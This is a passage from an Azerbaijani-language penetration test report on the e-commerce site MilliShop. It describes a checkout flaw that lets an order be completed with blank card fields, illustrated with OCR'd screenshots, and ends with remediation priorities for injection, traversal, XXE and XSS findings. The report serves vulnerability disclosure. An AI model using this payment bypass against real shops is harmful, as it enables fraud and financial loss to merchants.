
Təsvir: Tətbiqin "Ödəniş" (Checkout) səhifəsində kart məlumatlarının (Kart nömrəsi, AA/İL, CVV) daxil edilməsi server tərəfində məcburi qaydada yoxlanılmır. İstifadəçi heç bir ödəniş məlumatı daxil etmədən sifarişi tamamlaya bilir.

İstismar: Səbətə məhsul əlavə edildikdən sonra Ödəniş səhifəsinə keçilir. "Kart nömrəsi", "AA/İL" və "CVV" xanaları tamamilə boş buraxılaraq birbaşa "Sifarişi tamamla" düyməsi basılır. Nəticədə heç bir ödəniş edilmədən sifariş uğurla qeydə alınır və "Sifariş #3" yaradılır.

Təsir: Zərərverici istifadəçilər heç bir maliyyə ödənişi etmədən məhsulları sifariş edə bilərlər. Bu, tətbiq sahibi üçün birbaşa maliyyə itkisinə və e-ticarət məntiqinin pozulmasına səbəb olur.

Sübut: Ödəniş səhifəsində kart məlumatlarının boş qalması və "Sifarişi tamamla" düyməsinə basıldıqdan sonra sifarişin ("Sifariş #3", Status: Hazırlanır) uğurla təsdiqlənməsi


MilliShop — Tam Pentest Hesabatı (I
Ödəniş - MilliShop
https://www.millishop.store/checkout
Accounts
AI
Sosial
Mallwer/Osint
Labs
Fərəcov İlkin Official
HackTricks
HackerOne
Intigriti
MilliShop
Məhsul, brend və ya kateqoriya axtar...
Axtar
Sifariş izlə
Dəstək
AZN
admin
Mağaza
Electronics
Fashion
Home
Beauty
Sports
Bloq
Əlaqə
Ödəniş
Çatdırılma ünvanı
Ünvan
Ödəniş üsulu
Kart ilə
Qapıda nağd
Kart nömrəsi
AA/İL
CVV
Hədiyyə mesajı (istəyə bağlı)
Sifariş
Nəmləndirici Şampun ×1
15 ₼
Ümumi
15 ₼
Sifarişi tamamla


MilliShop — Tam Pentest Hesabatı (I
Sifariş təsdiqləndi - MilliShop
https://www.millishop.store/order/confirm/3
Accounts
AI
Sosial
Mallwer/Osint
Labs
Fərəcov İlkin Official
HackTricks
HackerOne
Intigriti
MilliShop
Məhsul, brend və ya kateqoriya axtar...
Axtar
Sifariş izlə
Dəstək
AZN
admin
Təşəkkürlər, sifarişiniz qəbul edildi!
Sifariş nömrəsi: #3 · Status: Hazırlanır
Nəmləndirici Şampun ×1
15 ₼
Ümumi
15 ₼
Sifariş detalları
Alış-verişə davam et

Yekun Tövsiyələr

1. **Kritik prioritet:** Command Injection, SQLi zəifliklər dərhal aradan qaldırılmalıdır. Parametrli sorğulardan (Prepared Statements) və shell=False yanaşmasından istifadə edilməlidir. Ödəniş (Checkout) səhifəsində kart məlumatlarının server tərəfində məcburi yoxlanılması (validation) təmin edilməlidir
2. **Yüksək prioritet:** Path Traversal və LFI üçün fayl yolu whitelist-i tətbiq edilməli, XXE üçün XML parserlərdə xarici entity-lər söndürülməlidir.
3. **Orta prioritet:** XSS üçün bütün çıxışlar escape olunmalıdır.
4. **Aşağı prioritet:** Təhlükəsizlik başlıqları və Clickjacking üçün müvafiq HTTP başlıqları (CSP, X-Frame-Options, HSTS) əlavə edilməlidir.